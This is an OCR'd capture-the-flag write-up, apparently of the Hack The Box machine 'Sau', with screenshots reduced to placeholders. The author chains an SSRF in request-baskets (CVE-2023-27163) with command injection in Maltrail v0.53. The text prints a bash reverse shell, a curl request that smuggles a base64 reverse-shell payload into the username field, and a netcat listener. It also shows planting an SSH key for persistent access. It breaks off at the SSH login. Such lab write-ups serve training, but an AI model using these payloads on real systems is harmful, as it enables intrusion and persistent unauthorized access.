Erel Regev


Table of Contents

Scanning

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.129.144.186 -sC -sV
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-29 07:12 EDT
Stats: 0:01:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.53% done; ETC: 07:14 (0:00:00 remaining)
Stats: 0:02:08 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.29% done; ETC: 07:14 (0:00:00 remaining)
Stats: 0:02:39 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.65% done; ETC: 07:15 (0:00:00 remaining)
Nmap scan report for 10.129.144.186
Host is up (0.14s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 b30c47fba2f212ccce0b58820e504336 (ED25519)
80/tcp    filtered http
55555/tcp open     unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sat, 29 Jul 2023 11:13:27 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
```


Port 80 seems to be filtered.

Accessing port 55555:




Testing functionality – Web

I created a basket and received the following token:




When accessing the basket:



It seems that it is possible to send requests to the server.

I kept exploring the website and saw the following:




CVE-2023-27163

A quick Google search revealed the following:

SSRF


I spent a lot of time to craft some requests before that. A lot. It Wasn't necessary.

I accessed the URL I received once again to see if there are any changes in the basket:




It has captured a GET request:


Erel Regev




I clicked on the setting button in order to view the settings of the request:



It looks like we can forward the request. It will be interesting to test it using port 80 which seems to be filtered and the loopback address.




I went back to the basket after that and saw the following:




Erel Regev

Note Maltrail v0.53.

I did a quick Google search once again and found this on github:






But it wasn't successful for me.


I found this resource while searching for information regarding this version:

https://huntr.dev/bounties/be3c5204-fbd9-448d-b97c-96a8d2941e87/



I forwarded the request once again, only this time I changed the SSRF path to a login page to see if there is any response.

I refreshed the page after forwarding the URL:




Now, when I have more information, I believe I should craft a request.

This time, a reverse shell payload will be given, and it will be decoded into base64 as needed (also mentioned in the python script I found earlier).

Erel Regev

sh -i >& /dev/tcp/$IP/$PORT 0>&1

I decoded the payload:



And I crafted a request using the syntax from the resource I provided earlier:

```
┌──(kali㉿kali)-[~]
└─$ curl "http://10.129.144.186:55555/ad4bmd6" --data "username=;\`echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMjkvODg4OCAwPiYxCg== | base64 -d | bash\`"
```

Erel Regev

I created a listener before sending it:

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -lvp 8888
listening on [any] 8888 ...
10.129.144.186: inverse host lookup failed: Unknown host
connect to [10.10.14.29] from (UNKNOWN) [10.129.144.186] 33946
sh: 0: can't access tty; job control turned off
$ whoami
puma
```

And received a shell!

```
$ cd /home
$ ls
puma
$ cd puma
$ ls
user.txt
$ cat user.txt
5                                   93
$
```

Erel Regev

Privilege escalation

First thing I checked is if I can run a command using sudo:

```
$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
$
```

Seems that puma can run the command '/usr/bin/systemctl status trail.service' using sudo.

I had problems running the command and get the output. I believe the shell is not stable enough.

I also tried to transfer the pspy64 to the target's machine using HTTP server and 'wget' but it wasn't successful either. It took too long.

The only thing left now is to try and stable the session with SSH that was found on the initial scan:

I generated a pair of keys:

```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:BvCTG8P47Tj1Rybwo3k5peE2YDv4fd0bq2iihXgHAl4 kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|     .           |
|    = .          |
|   ..EO .        |
|  . o. B o       |
|   . .o.S = +    |
|      oBoB X     |
```

```
┌──(kali㉿kali)-[~/.ssh]
└─$ ls
id_rsa  id_rsa.pub  known_hosts  known_hosts.old
```

Erel Regev

I used ‘wget’ once again while hoping the file size does matter and copied it to authorized_keys:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 8888
listening on [any] 8888 ...
10.129.144.186: inverse host lookup failed: Unknown host
connect to [10.10.14.29] from (UNKNOWN) [10.129.144.186] 37144
sh: 0: can't access tty; job control turned off
$ cd ~
$ mkdir .ssh
$ cd .ssh
$ wget 10.10.14.29:8000/id_rsa.pub && cp id_rsa.pub authorized_keys
--2023-07-29 13:04:11--  http://10.10.14.29:8000/id_rsa.pub
Connecting to 10.10.14.29:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 563 [application/vnd.exstream-package]
Saving to: ‘id_rsa.pub’

id_rsa.pub          100%[=================================>]     563  --KB/s    in 0s

2023-07-29 13:04:11 (615 KB/s) - ‘id_rsa.pub’ saved [563/563]

$
```

I can login using a stable SSH session, without providing any other authentication. Note: leave the first session running if you having problem connecting SSH.

```
puma@sau: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ssh puma@10.129.144.186
The authenticity of host '10.129.144.186 (10.129.144.186)' can't be established.
ED25519 key fingerprint is SHA256:eUmHwwBfjAwU5g1joD4ALaRbYE5ZzLkBhJz7MQuBBLQ.
